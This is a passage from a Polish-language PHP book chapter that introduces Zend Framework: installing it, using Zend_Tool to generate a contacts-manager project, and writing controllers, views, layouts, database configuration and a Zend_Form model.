`Zend_Json`	Ułatwia wymianę danych pomiędzy skryptami JavaScript i PHP poprzez zapis danych PHP w formacie JSON (ang. *JavaScript Object Notation*) i na odwrót. Więcej informacji na temat formatu JSON można znaleźć na poświęconej mu stronie WWW — *www.json.org*.
`Zend_Log`	Ułatwia rejestrację informacji w dziennikach.
`Zend_Mail`	Obsługuje wysyłanie pocztą elektroniczną wiadomości tekstowych i MIME.

Tabela 24.1. *Lista wybranych komponentów szkieletu Zend Framework — ciąg dalszy*

Komponent	Zastosowanie
`Zend_Mime`	Przetwarza wiadomości MIME.
`Zend_Pdf`	Generuje dokumenty PDF.
`Zend_Search_Lucene`	Ułatwia tworzenie mechanizmów wyszukujących przy użyciu biblioteki Lucene.
`Zend_Service_Amazon`	Umożliwia korzystanie z API Amazon Web Services.
`Zend_Service_Flickr`	Umożliwia korzystanie z API Flickr Web Services.
`Zend_Service_Yahoo`	Umożliwia korzystanie z API Yahoo! Web Services.
`Zend_View`	Obsługuje komponent widoku używany w szkielecie Zend Framework.
`Zend_XmlRpc`	Ułatwia zarówno stosowanie usług wykorzystujących technologię XML-RPC, jak i tworzenie własnych rozwiązań tego typu.

Instalacja Zend Framework

Najnowszą stabilną wersję Zend Framework można pobrać ze strony *http://framework.zend.com/download/latest*. Można na niej znaleźć szkielet zapisany zarówno w formacie *zip*, jak i *tar.gz*. Po pobraniu wersji, jaka bardziej Czytelnikowi odpowiada, należy rozpakować plik i przenieść katalog *library/* do jednego z katalogów podanych w dyrektywie konfiguracyjnej `include_path`. Dla korzystania z Zend Framework znaczenie ma wyłącznie katalog *library/*, a zatem wszystkie pozostałe można zignorować.

■ **Ostrzeżenie** Zend Framework wymaga PHP w wersji 5.2.4 lub nowszej.

Na przykład w systemie Linux można zmodyfikować wartość dyrektywy konfiguracyjnej `include_path` w następujący sposób:

```
include_path = ".:/usr/local/lib/php/includes/Zend/library"
```

Natomiast analogiczna modyfikacja w systemie Windows wyglądałaby następująco:

```
include_path = ".;c:\php\includes\Zend\library"
```

Jeśli nie mamy możliwości wprowadzania zmian w pliku konfiguracyjnym *php.ini*, to i tak nie należy się martwić, gdyż podobny efekt możemy uzyskać, umieszczając poniższą dyrektywę w pliku *.htaccess*. Plik ten powinien zostać umieszczony w katalogu głównym dokumentów serwera WWW:

```
php_value include_path ".:/usr/local/lib/php/includes/Zend/library"
```

Poniżej przedstawiłem analogiczne rozwiązanie, z jakiego możemy skorzystać w systemie Windows:

```
php_value include_path "C:\php\includes\Zend\library\"
```

Można w to wierzyć lub nie, jednak to już wszystkie czynności, jakie należy wykonać w ramach instalacji Zend Framework. Jeśli podczas instalacji została zmodyfikowana zawartość pliku *php.ini*, to konieczne będzie także ponowne uruchomienie serwera.

Tworzenie pierwszej witryny używającej Zend Framework

Nawet całkiem prosty przykład będzie w stanie całkowicie przekonać Czytelnika, że szkielety aplikacji są czymś, bez czego nie da się żyć. W tym punkcie rozdziału na przykładzie prostej aplikacji do zarządzania kontaktami zostały przedstawione podstawowe cechy Zend Framework. Choć zaprezentowana aplikacja jest

bardzo prosta, gdyż jej możliwości ograniczają się w zasadzie jedynie do przeglądania listy kontaktów oraz ich dodawania, to i tak pozwala się zorientować, w jaki sposób tworzone są aplikacje działające w oparciu o opisywany szkielet.

Tworzenie nowego projektu

Zend Framework jest dostarczany wraz z programem wykonywanym z poziomu wiersza poleceń — Zend_Tool. Program ten odpowiada za wygenerowanie całego kodu niezbędnego do utworzenia nowego projektu, a później — w trakcie rozwijania aplikacji — używa się go także do dodawania nowych kontrolerów, akcji, modeli oraz widoków. Użyjemy tego narzędzia do wygenerowania podstawowej, wyjściowej wersji naszego projektu.

■ **Ostrzeżenie** Celem niniejszego przykładu jest przedstawienie Czytelnikowi podstawowych cech Zend Framework. Należy jednak pamiętać, że zamieszczone tu informacje prezentują jednie niewielki ułamek wszystkich możliwości tego szkieletu. Na rynku dostępnych jest sporo książek, które wyczerpująco opisują Zend Framework, w tym *Easy PHP Websites with the Zend Framework*, napisana przeze mnie. Więcej informacji o niej można znaleźć na stronie *www.wjgilmore.com*.

Konfiguracja Zend_Tool

Jeśli Czytelnik po raz pierwszy używa narzędzia Zend_Tool, to w pierwszej kolejności będzie musiał zadbać o zapewnienie jego prawidłowej konfiguracji. Później nie trzeba już będzie ponownie zawracać sobie tym głowy.

W pierwszej kolejności należy przejść do katalogu, do jakiego zostały wypakowane wszystkie pliki Zend Framework, i odszukać w nim pliki *zf.bat*, *zf.sj* oraz *zf.php*, które są umieszczone w katalogu *bin*. Plik *zf.bat* jest interfejsem narzędzia Zend_Tool wykonywanym z poziomu wiersza poleceń w systemach Windows, *zf.sh* pełni podobną rolę, lecz jest używany w systemach Linux. Wszystkie te trzy pliki należy przenieść do dowolnie wybranego, innego katalogu, który został wymieniony w ścieżce systemowej, tak by polecenia `zf` można było wykonywać niezależnie od aktualnie wybranego katalogu. Jeśli Czytelnik używa systemu Windows i nie wie, gdzie należy umieścić te pliki, to idealnym rozwiązaniem będzie skopiowanie ich do tego samego katalogu, w jakim znajduje się program *php.exe*. W przypadku systemu Linux dobrym rozwiązaniem będzie umieszczenie ich w katalogu */usr/bin*.

Następnie należy uruchomić konsolę systemową i skonfigurować Zend_Tool, wykonując następujące polecenia:

```
%>zf create config
%>zf config.manifest Zend_Tool_Project_Provider_Manifest
```

Teraz narzędzie Zend_Tool jest już skonfigurowane i przygotowane do generowania szkieletów aplikacji działających z wykorzystaniem Zend_Framework.

Generowanie szkieletu projektu

Aby wygenerować nowy projekt, używając do tego celu narzędzia Zend_Tool, należy przejść do katalogu *htdocs* serwera WWW i wykonać w nim następujące polecenie:

```
%>zf create project contacts
Creating project at /var/www/contacts
Note: This command created a web project, for more information setting up your VHOST,
please see docs/README[1]
```

Można w to wierzyć lub nie, jednak wykonanie tego prostego polecenia powoduje wygenerowanie znacznej ilości kodu oraz katalogów wymaganych przez nowy projekt. Przechodząc do nowo wygenerowanego katalogu *contacts*, można się przekonać, co tak naprawdę zostało wygenerowane przez narzędzie Zend_Tool.

---

[1] Uwaga: to polecenie utworzyło projekt aplikacji internetowej; więcej informacji na temat tworzenia wirtualnego hosta można znaleźć w pliku *docs/README* — *przyp. tłum.*

Ponieważ każdy z utworzonych plików i katalogów odgrywa istotną rolę w aplikacji wykorzystującej Zend Framework, dlatego poświęcę nieco czasu, by opisać każdy z nich, zanim zajmiemy się tworzeniem dalszego kodu aplikacji.

application

Katalog *application* zawiera przeważającą część kodu aplikacji, w tym plik konfiguracyjny, wszystkie kontrolery, modele oraz widoki. Można w nim także znaleźć plik o nazwie *Bootstrap.php*; choć początkowo jest on pusty, to jednak można w nim umieścić kod służący do inicjalizacji zasobów aplikacji, takich jak własne rozszerzenia (które w terminologii Zend Framework są nazywane *wtyczkami*, ang. *plugins*).

docs

Katalog *docs* służy do przechowywania dokumentacji aplikacji. Choć jej tworzenie nie jest wymagane, to jednak bez większych problemów można by skorzystać z takiego narzędzia, jak phpDocumentor (*www.phpdoc.org*), by wygenerować taką dokumentację, a następnie zapisać ją w tym katalogu.

library

Katalog *library* dodawany jest do wewnętrznej ścieżki dołączania używanej wewnątrz aplikacji, co oznacza, że w jej kodzie będzie się można w prosty sposób odwoływać do wszystkich zewnętrznych bibliotek umieszczanych w tym katalogu. Na przykład może się zdarzyć, że konieczne będzie zastosowanie biblioteki zapewniającej możliwości, których jeszcze nie daje Zend Framework. W takim przypadku wystarczy umieścić ją w tym katalogu, a bez problemu będzie można korzystać z tych możliwości w kodzie aplikacji.

public

Katalog *public* służy do przechowywania całej zawartości aplikacji, która ma być dostępna bezpośrednio dla przeglądarki użytkownika. To bardzo istotny czynnik odróżniający ten katalog od wszystkich pozostałych katalogów i plików umieszczonych w katalogu głównym naszej aplikacji. W katalogu *public* można umieszczać zewnętrzne pliki JavaScript, arkusze stylów oraz obrazki, przy czym zazwyczaj będą one umieszczane w podkatalogach o odpowiednich nazwach.

W katalogu *public* można także znaleźć dwa dodatkowe pliki. Pierwszym z nich jest plik *.htaccess* odpowiedzialny za kierowanie wszystkich żądań do *kontrolera fasady*, który jest umieszczony w drugim pliku — *index.php*. Ten kontroler fasady odpowiada za analizę żądań i kierowanie ich do odpowiednich kontrolerów w celu dalszej obsługi. Ten aspekt działania aplikacji wykorzystującej Zend Framework zostanie dokładniej opisany w dalszej części rozdziału, „Modyfikowanie głównego katalogu dokumentów".

.zfproject.xml

Plik *.zfproject.xml* zawiera podsumowanie informacji, jakie narzędzie Zend_Tool posiada na temat struktury plików i katalogów aplikacji, zapisane w postaci danych XML. Koniecznie należy podkreślić, że informacje te odzwierciedlają jedynie zmiany wprowadzane w aplikacji z poziomu wiersza poleceń przy użyciu Zend_Tool i dlatego mogą nie oddawać stanu faktycznego, jeśli na przykład sami dodawaliśmy jakieś kontrolery czy widoki. Ponieważ Zend_Tool aktualnie nie jest w stanie wykrywać modyfikacji wprowadzanych ręcznie, dlatego sugeruję, by zawsze, gdy jest to możliwe, korzystać z tego narzędzia, dzięki czemu informacje zapisane w pliku *.zfproject.xml* będą aktualne. W dalszej części rozdziału, podczas rozwijania naszego przykładowego projektu, przedstawię dodatkowe możliwości narzędzia Zend_Tool. Pod koniec rozdziału Czytelnik powinien dysponować wiedzą, która pozwoli mu na szerokie wykorzystanie tego narzędzia.

Modyfikowanie głównego katalogu dokumentów


Jak już wspominałem, żądania kierowane do aplikacji działającej w oparciu o Zend Framework są przetwarzane przez kontroler fasady (plik *index.php*), przechowywany w katalogu *public*. Z tego powodu plik ten musi przetwarzać wszystkie żądania; efekt ten jest osiągany dzięki zastosowaniu pliku *.htaccess*, który jest przechowywany w tym samym katalogu. Dlatego też konieczne jest zmodyfikowanie dyrektywy `DocumentRoot` serwera WWW i podanie w niej ścieżki dostępu do katalogu *public* naszej aplikacji! Jeśli na przykład aplikacja jest umieszczona w katalogu */var/www/contacts*, to w dyrektywie `DocumentRoot` należy podać

ścieżkę */var/www/contacts/public*. Dzięki temu serwer WWW odnajdzie plik *.htaccess* umieszczony w tym katalogu, a on z kolei określi, że wszystkie żądania mają trafiać do kontrolera fasady — *index.php*. Kiedy żądanie w końcu trafi do kontrolera fasady, ten skieruje je do odpowiedniego kontrolera aplikacji. Po wprowadzeniu zmian w konfiguracji serwera należy go ponownie uruchomić. Nie można o tym zapomnieć!

Przechodzenie do strony głównej

Kiedy określimy prawidłową wartość dyrektywy konfiguracyjnej `DocumentRoot`, powinniśmy już móc wyświetlić domyślną stronę główną naszej aplikacji. Strona ta istnieje, dlatego że podczas tworzenia wstępnej wersji projektu został wygenerowany plik kontrolera o nazwie *IndexController.php*, a w nim akcja o nazwie `Index`. Dodatkowo został także utworzony odpowiedni widok, który można znaleźć w pliku *index.phtml*. Ten początkowy kontroler znajduje się w katalogu *application/controllers*, natomiast widok — w katalogu *application/views/script*.

Jeśli nie podejmiemy żadnych dodatkowych kroków w celu stworzenia osobnego serwera dla naszej aplikacji i będziemy uruchamiać ją jako jedyną na naszym serwerze WWW, to najprawdopodobniej wystarczy wpisać adres *http://localhost/*, by ujrzeć stronę przedstawioną na rysunku 24.1.



Rysunek 24.1. *Domyślna strona główna witryn działających w oparciu o Zend Framework*

Po wykonaniu wszystkich opisanych wcześniej czynności będzie w końcu można przystąpić do tworzenia aplikacji do zarządzania kontaktami.

Tworzenie kontrolera Contacts

Zazwyczaj będziemy starali się tworzyć kontrolery zawierające te zachowania aplikacji, które są ze sobą w jakiś sposób powiązane. Na przykład kontroler `About` może zawierać takie akcje, jak `contact`, `company` oraz `hiring`. Zakładając, że odwołujemy się do naszej aplikacji przy użyciu adresu *http://localhost/* (w dalszej części rozdziału założyłem, że odwołania będą miały właśnie taką postać), to do każdej z tych akcji będzie można odwołać się za pomocą adresów URL: *http://localhost/about/contacts*, *http://localhost/about/company* oraz *http://localhost/about/hiring*. Oczywiście, kontroler `About` jeszcze nie istnieje, zatem jeśli Czytelnik spróbuje użyć jednego z tych adresów, to zostanie wyświetlony komunikat o błędzie 404 (wyświetlany przez kontroler *ErrorController.php* wygenerowany automatycznie podczas tworzenia projektu).

A zatem oczywistym rozwiązaniem będzie zaimplementowanie wszystkich możliwości naszej przykładowej aplikacji w kontrolerze o nazwie `Contacts`. Aby go stworzyć, należy przejść do katalogu głównego projektu i wykonać w nim następujące polecenie:

```
%>zf create controller Contacts
Creating a controller at /var/www/contacts/application/controllers/ContactsController.php
Creating an index action method in controller Contacts
Creating a view script for the index action method at
/var/www/contacts/application/views/scripts/contacts/index.phtml
Creating a controller test file at
/var/www/contacts/tests/application/controllers/ContactsControllerTest.php
Updating project profile '/var/www/contacts/.zfproject.xml'
```

Przeglądając wyświetlone komunikaty, można się zorientować, że wykonanie tego polecenia spowodowało wygenerowanie kilku nowych plików, w tym pliku kontrolera o nazwie *ContactsController.php* oraz pliku widoku *index.phtml*. Dodatkowo w pliku *ContactsController.php* została utworzona akcja `index` (której nazwa odpowiada nazwie pliku widoku — *index.phtml*). Wyświetlając w przeglądarce stronę o adresie *http://localhost/contacts*, zobaczymy teraz tymczasowy domyślny widok, a nie stronę z komunikatem o błędzie 404!

■ **Wskazówka** Przeglądając wyniki wyświetlone w trakcie wykonywania powyższego polecenia, można zobaczyć, że został wygenerowany plik o nazwie *ContactsController.php*. Szkielet Zend Framework umożliwia stosowanie metodologii programowania przez testowanie (ang. *Test Driven Development*), co oznacza, że pozwala on na tworzenie testów służących do rygorystycznego testowania aplikacji. Zagadnienie to wykracza jednak poza zakres tematyczny tej książki. Pomimo to gorąco zachęcam Czytelnika, by poświęcił nieco czasu i na własną rękę dokładniej przestudiował to zagadnienie, gdyż dzięki niemu można zaoszczędzić niezliczone godziny, które w przeciwnym razie trzeba by poświęcić na samodzielne testowanie aplikacji.

Tworzenie akcji add

Wykorzystamy akcję `index` kontrolera `Contacts` do wyświetlania listy zarejestrowanych kontaktów, a to oznacza, że konieczne będzie utworzenie drugiej akcji, odpowiedzialnej za ich dodawanie. Akcjom można nadawać dowolne nazwy, jednak zawsze warto używać nazw zrozumiałych i odpowiadających przeznaczeniu akcji. Nowa akcja, która zostanie utworzona przy użyciu Zend_Tool, będzie nosić nazwę `add`:

```
%>zf create action add Contacts
Creating an action named add inside controller[2] at
/var/www/contacts/application/controllers/ContactsController.php
Updating project profile[3] '/var/www/contacts/.zfproject.xml'
Creating a view script for the add action method at[4]
/var/www/contacts/application/views/scripts/contacts/add.phtml
Updating project profile '/var/www/contacts/.zfproject.xml'
```

Warto zwrócić uwagę, że na samym końcu polecenia został określony kontroler, do którego należy dodać nową akcję. Jeśli nie określimy nazwy kontrolera, to akcja zostanie dodana do kontrolera `Index`.

Wyniki wyświetlone podczas wykonywania polecenia pokazują, że do kontrolera `Contacts` została dodana nowa akcja o nazwie `add`. Dodatkowo w katalogu */application/views/scripts/contacts* został dodany nowy widok — *add.phtml*. Wystarczy wpisać w przeglądarce adres *http://localhost/contacts/add*, aby zobaczyć jego tymczasową wersję.

Ale jak właściwie wygląda kod tego kontrolera, akcji i widoku? Na tym etapie warto już zapoznać się z kodem tych ważnych elementów aplikacji działających w oparciu o Zend Framework.

---

[2] Tworzenie akcji o nazwie add w kontrolerze — *przyp. tłum.*

[3] Aktualizacja profilu projektu — *przyp. tłum.*

[4] Tworzenie skryptu widoku dla akcji add w pliku — *przyp. tłum.*

Kontroler Contacts

Kontrolery Zend Framework są po prostu zwykłymi klasami dziedziczącymi po klasie `Zend_Controller_Abstract`. Dzięki zastosowaniu tej klasy bazowej zyskują one specjalne możliwości i atrybuty, które pozwalają im działać w określony sposób. Po utworzeniu kontrolera `Contacts` i dodaniu do niego akcji `add` kod pliku *ContactsController.php* będzie mieć następującą postać:

```
<?php

class ContactController extends Zend_Controller_Action
{
    public function init()
    {
        /* Initialize action controller here */
    }

    public function indexAction()
    {
        // action body
    }

    public function addAction()
    {
       // action body
    }
}
```

Jak widać, w klasie kontrolera zostały zdefiniowane dwie metody: `indexAction()` oraz `addAction()`, które reprezentują akcje. Oprócz tego została zdefiniowana także dodatkowa metoda — `init()`; pozwala ona zainicjować wartości, które będą dostępne i używane przez wszystkie akcje danego kontrolera. Wewnątrz tych metod zostanie umieszczona cała logika, niezbędna do realizacji zadań wykonywanych przez akcje kontrolera. W tych metodach trzeba będzie umieścić logikę odpowiedzialną za wykonywanie zadań związanych z działaniem akcji kontrolera. Metody te zostały opisane w dalszej części rozdziału wraz z kodem, jaki będzie używany zarówno do prezentacji listy kontaktów, jak i ich dodawania.

Widok akcji add

Widoki Zend Framework to zwyczajne skrypty PHP służące do prezentowania interfejsu użytkownika związanego z odpowiednią akcją. Spróbujmy wykonać prosty eksperyment z widokiem. W tym celu otwórzmy plik *add.phtml* umieszczony w katalogu */application/views/scripts/contacts/* i zastąpmy jego tymczasową zawartość następującym wierszem kodu:

```
<h2>Witamy! Dziś jest <?= date('d.m.Y'); ?></h2>
```

Po odświeżeniu strony (*http://localhost/contacts/add*) w przeglądarce zostanie wyświetlona jej zaktualizowana postać.

Oczywiście idea rozwiązania polega na przekazywaniu odpowiednio przygotowanych danych z akcji kontrolera do widoku. Robi się to w akcji kontrolera, przypisując wartości zmiennym umieszczonym w zakresie widoku. Trzeba zatem otworzyć plik *ContactsController.php* i dodać następujący wiersz kodu wewnątrz metody `addAction()`:

```
$this->view->date = date('d.m.Y');
```

Kolejną zmianę należy wprowadzić w pliku widoku — *add.phtml*:

```
<h2>Witamy! Dziś jest <?= $this->date; ?></h2>
```

Po ponownym odświeżeniu strony wyświetlane na niej informacje pozostaną takie same, choć tym razem dane dynamiczne zostały pobrane z akcji kontrolera! Nasze możliwości nie ograniczają się do przekazywania wyłącznie wartości skalarnych; bardzo często przekazywane będą także tablice, na przykład zawierające

wiersze informacji pobranych z bazy danych. Jak Czytelnik przekona się w dalszej części rozdziału, właśnie takie rozwiązanie, czyli przekazywanie informacji z akcji do widoku w tablicy, zostało zastosowane podczas wyświetlania listy kontaktów.

Zmiana układu

Większość witryn zapewnia spójność swojego projektu graficznego, wykorzystując przeróżne nagłówki, stopki oraz paski boczne. Jednak zarządzanie tymi wszystkimi szablonami może być całkiem złożone. Jedną z ogromnych zalet korzystania z szkieletów aplikacji jest możliwość poradzenia sobie z tym trudnym problemem. Choć może się to wydawać dziwne, jednak możliwość ta nie jest domyślnie włączona — trzeba będzie samemu zażądać jej uruchomienia. W tym celu należy przejść do katalogu głównego aplikacji i wydać w nim następujące polecenie:

```
%>zf enable layout
Layouts have been enabled, and a default layout created at[5]
/var/www/contacts/application/layouts/scripts/layout.phtml
A layout entry has been added to the application config file.[6]
```

Jak można się zorientować po wyświetlonych informacjach, utworzono nowy plik, *layout.phtml*, który został umieszczony w katalogu */application/layouts/scripts*. Otwórzmy go teraz i zmodyfikujmy jego zawartość w następujący sposób:

```
<h1>Menedżer kontaktów</h1>
<?php echo $this->layout()->content; ?>
```

Jeśli teraz spróbujemy odświeżyć którąkolwiek ze stron aplikacji, przekonamy się, że na każdej z nich pojawił się nagłówek `h1` z tekstem *Menedżer kontaktów*. Jest to możliwe dzięki temu, że wywołanie `echo $this->layout()->content` generuje całą treść przygotowaną przez akcję oraz widok i umieszcza ją jako fragment treści szablonu *layout.phtml*.

Integracja z bazą danych

Większość szkieletów aplikacji, w tym także Zend Framework, udostępnia użytkownikom wygodny interfejs do korzystania z baz danych. Rozwiązania tego typu, nazywane mechanizmami mapowania obiektowo-relacyjnego (ang. *object-relational mapper*), pozwalają użytkownikom na pobieranie zawartości bazy danych i manipulowanie nią przy wykorzystaniu interfejsów obiektowych, a nie umieszczania w kodzie aplikacji poleceń SQL. Rozwiązanie to zapewnia programistom ogromną elastyczność: dzięki dodatkowemu poziomowi abstrakcji wbudowanemu w aplikację bez trudu mogą zmieniać używaną bazę danych bądź też rozszerzać używane rozwiązanie ORM o działania odpowiadające specyfice dziedziny danych.

Zend Framework udostępnia własne rozwiązanie ORM, którym jest komponent o nazwie Zend_Db. W większości aplikacji będzie on używany w połączeniu z własnymi modelami, by wspólnie z nimi zapewnić możliwość korzystania z danych zapisanych w grupie tabel bazy danych. Jeśli jednak potrzeby aplikacji sprowadzają się do stosunkowo prostych, podstawowych operacji CRUD[7], to można skorzystać ze wspaniałych możliwości komponentu Zend_Db, by w ogromnym stopniu ograniczyć wielkość kodu, jaki trzeba napisać do zaimplementowania niezbędnych operacji na bazie danych. Przedstawione w tym rozdziale operacje na bazie danych kontaktów będą wykorzystywały właśnie takie uproszczone rozwiązanie.

---

[5] Układ został włączony, a domyślny układ utworzono w pliku — *przyp. tłum.*

[6] Wpis układu został dodany do pliku konfiguracyjnego aplikacji — *przyp. tłum.*

[7] CRUD to skrót pochodzący od pierwszych liter angielskich słów: *Create*, *Read*, *Update* oraz *Delete*; określa on zestaw podstawowych operacji wykonywanych na tabelach bazy danych: tworzenia (dodawania) rekordów, odczytywania ich, aktualizacji i usuwania — *przyp. tłum.*

■ **Ostrzeżenie** Niestety nie ma możliwości przedstawienia nawet najprostszego wprowadzenia do zagadnień korzystania ze szkieletu Zend Framework bez uprzedzania faktów, czyli wykorzystania bazy danych MySQL, zanim zagadnienia z nią związane zostaną szczegółowo opisane. Jeśli Czytelnik nie zna jeszcze zasad korzystania z baz danych, to niektóre informacje zamieszczone w tym rozdziale mogą być dla niego trudne. W takim przypadku warto przeskoczyć nieco dalej i przeczytać rozdziały poświęcone bazom danych, a dopiero potem dokończyć lekturę tego rozdziału.

Tworzenie tabeli kontaktów

Zend Framework jest w stanie współpracować z wieloma bazami danych, takimi jak MySQL, PostgreSQL czy też Microsoft SQL Server. Nie będzie zapewne wielkim zaskoczeniem, że w tym rozdziale do gromadzenia informacji o kontaktach zostanie zastosowana baza danych MySQL. Stwórzmy zatem nową bazę danych o nazwie `contacts_manager`, a w niej tabelę `contacts`:

```
CREATE TABLE contacts (
  id INTEGER UNSIGNED NOT NULL AUTO_INCREMENT PRIMARY KEY,
  name VARCHAR(100) NOT NULL,
  email VARCHAR(100) NOT NULL,
  type VARCHAR(100) NOT NULL
);
```

Nie będę tu wyjaśniał sposobu tworzenia baz danych ani tabel, gdyż zagadnienia te zostały wyczerpująco opisane w dalszej części książki. Jeśli jednak Czytelnik nie wie, jak wykonać te zadania, sugeruję, by najpierw przeczytał rozdziały związane z korzystaniem z baz danych, a dopiero potem kontynuował lekturę tego rozdziału.

Konfiguracja połączenia z bazą danych

Kolejnym zadaniem będzie konfiguracja połączenia, dzięki któremu aplikacja będzie mogła komunikować się z bazą danych. Ponieważ można sądzić, że połączenie z bazą danych będzie wykorzystywane w kilku różnych kontrolerach, zatem sensowne będzie umieszczenie parametrów z nim związanych w jednym miejscu. Zend Framework udostępnia takie centralne miejsce służące do przechowywania danych konfiguracyjnych aplikacji; domyślnie jest nim plik *application.ini* umieszczony w katalogu */application/configs*.

Zarządzanie danymi konfiguracyjnymi

Narzędzia do obsługi danych konfiguracyjnych Zend Framework są szczególnie wygodne, gdyż zapewniają programistom możliwość zarządzania parametrami zależnie od etapu rozwoju aplikacji. Na przykład cykl istnienia aplikacji będzie się zazwyczaj składał z kilku etapów, takich jak etap pisania aplikacji, jej testowania oraz korzystania z niej. Niemal na pewno parametry konfiguracyjne aplikacji na każdy z tych etapów będą nieco inne. Dlatego zamiast nieustannie je zmieniać, gdy aplikacja będzie przechodzić z jednego etapu do drugiego, wygodniej będzie podać wartości tych parametrów w osobnych sekcjach pliku *application.ini*. Uproszczona wersja zawartości tego pliku została przedstawiona poniżej:

```
[production]
phpSettings.display_startup_errors = 0
phpSettings.display_errors = 0

email.support = support@wjgilmore.com

[development : production]
phpSettings.display_startup_errors = 1
phpSettings.display_errors = 1
```

Wiersze zawierające oznaczenia `[production]` oraz `[development : production]` wyznaczają początki sekcji pliku konfiguracyjnego, przy czym pierwszy z nich zawiera ustawienia używane na etapie produkcyjnym, a drugi — na etapie tworzenia aplikacji. Zapis `[development : production]` oznacza, że środowisko używane

podczas pisania aplikacji dziedziczy ustawienia po środowisku produkcyjnym, chyba że zostaną one jawnie zmodyfikowane, tak jak to zrobiono z dyrektywami `phpSettings.display_startup_errors` oraz `phpSettings.display_errors`.

Ponieważ jednak w sekcji ustawień związanych z etapem tworzenia aplikacji nie została przypisana wartość dyrektywy `email.support` (którą stworzyłem sam; Zend Framework udostępnia i obsługuje wiele dyrektyw, lecz można je także tworzyć samemu), wartość określona w sekcji etapu produkcyjnego będzie dostępna także na etapie pisania aplikacji.

Choć nie trzeba samemu pobierać ustawień konfiguracyjnych związanych z połączeniem z bazą danych (które dodamy za chwilę), to jednak niemal na pewno w pliku konfiguracyjnym znajdą się jakieś ustawienia, które trzeba będzie pobierać z poziomu akcji kontrolera; ich przykładem może być adres poczty elektronicznej `email.support`. Można to zrobić, umieszczając w pliku *Bootstrap.php* następującą metodę:

```
protected function _initConfig()
{
    $config = new Zend_Config($this->getOptions());
    Zend_Registry::set('config', $config);
    return $config;
}
```

Po jej dodaniu parametry konfiguracyjne będzie można pobierać w akcjach kontrolera w następujący sposób:

```
$config = Zend_Registry::get('config');
$email = $config->email->support;
```

Dodawanie parametrów połączenia z bazą danych

Skoro Czytelnik wie już, w jaki sposób działają narzędzia do obsługi ustawień konfiguracyjnych w Zend Framework, można dodać parametry określające sposób nawiązania połączenia z bazą danych. Przedstawione poniżej parametry konfiguracyjne należy dodać do pliku *application.ini*:

```
resources.db.adapter               = PDO_MYSQL
resources.db.params.host           = localhost
resources.db.params.username       = root
resources.db.params.password       = jason
resources.db.params.dbname         = contacts_manager
resources.db.isDefaultTableAdapter = true
```

Jak już wcześniej wspominałem, Zend Framework jest w stanie współpracować z wieloma różnymi bazami danych, w tym z bazą MySQL. Używana baza danych jest określana przez dyrektywę konfiguracyjną `resources.db.adapter` — w naszym przypadku informuje ona, że używana będzie baza MySQL (a do jej obsługi zostanie wykorzystane rozszerzenie PDO). Znaczenie czterech kolejnych dyrektyw — `resources.db.params.host`, `resources.db.params.username`, `resources.db.params.password` oraz `resources.db.params.dbname` — powinno być oczywiste. Ostatnia dyrektywa, `resources.db.isDefaultTableAdapter`, informuje szkielet, czy będziemy mogli rozpocząć korzystać z mechanizmów obsługi baz danych od razu, bez konieczności wcześniejszego pobierania adaptera połączenia z bazą. Sugeruję, by przypisać tej dyrektywie wartość `TRUE`, gdyż zaoszczędzi nam to konieczności pisania kilku dodatkowych wierszy kodu w dalszej części aplikacji.

Po utworzeniu tabeli `contacts` i skonfigurowaniu połączenia z bazą jesteśmy już w stanie zaimplementować akcję `add` kontrolera `Contacts`.

Dodawanie kontaktów

Na szczęście Czytelnik już zapewne zaczyna rozumieć, że tworzenie aplikacji internetowych z wykorzystaniem Zend Framework przypomina nieco zabawę klockami lego — zamiast tworzyć własne komponenty, używa się już istniejących. Spróbuję dodatkowo uwypuklić ten aspekt korzystania z Zend Framework, stosując komponent Zend_Form do stworzenia formularza służącego do dodawania kontaktów oraz weryfikacji wprowadzanych

w nim informacji. Zastosowane tu rozwiązanie zapewnia programistom możliwość rygorystycznej kontroli danych wprowadzanych przez użytkownika, bez jednoczesnej utraty możliwości określania układu i wyglądu formularza.

Jeśli Czytelnik po raz pierwszy zetknął się ze stosowaniem szkieletów aplikacji, to przyzwyczajenie się do używanej przy tym metodologii może zabrać nieco czasu. Jednak po nabraniu pewnej wprawy Czytelnik sam będzie się zastanawiał, jak wcześniej mógł tworzyć aplikacje internetowe bez korzystania z tych wszystkich możliwości. Zacznijmy od stworzenia nowego modelu. Użyjemy do tego następującego polecenia:

```
%>zf create model ContactForm
```

Polecenie to utworzy nową klasę, która zostanie zapisana w pliku *ContactForm.php* i umieszczona w katalogu */application/models/*. Otwórzmy teraz ten plik i zmodyfikujmy zdefiniowaną w nim klasę, tak by dziedziczyła po klasie `Zend_Form`. Po wprowadzeniu zmian powinna ona wyglądać w następujący sposób:

```
<?php

class Application_Model_ContactForm extends Zend_Form
{

}
```

Ponieważ klasa dziedziczy teraz po `Zend_Form`, możemy wykorzystać jej możliwości w celu utworzenia formularza kontaktów. Możliwości tych użyjemy nie tylko do utworzenia i rozmieszczenia elementów formularza, lecz także do weryfikacji wpisywanych w nim informacji, a nawet do określania jego wyglądu i układu. Zacznijmy od dodania do klasy `Application_Model_ContactForm` konstruktora. Oto jego kod:

```
public function __construct($options = null)
{
    parent::__construct($options);

    $name = new Zend_Form_Element_Text('name');
    $name->setAttrib('size', 35)
         ->setLabel('Nazwa kontaktu')
         ->setRequired(true)
         ->addValidator('NotEmpty')
         ->addErrorMessage('Proszę podać nazwę kontaktu');
}
```

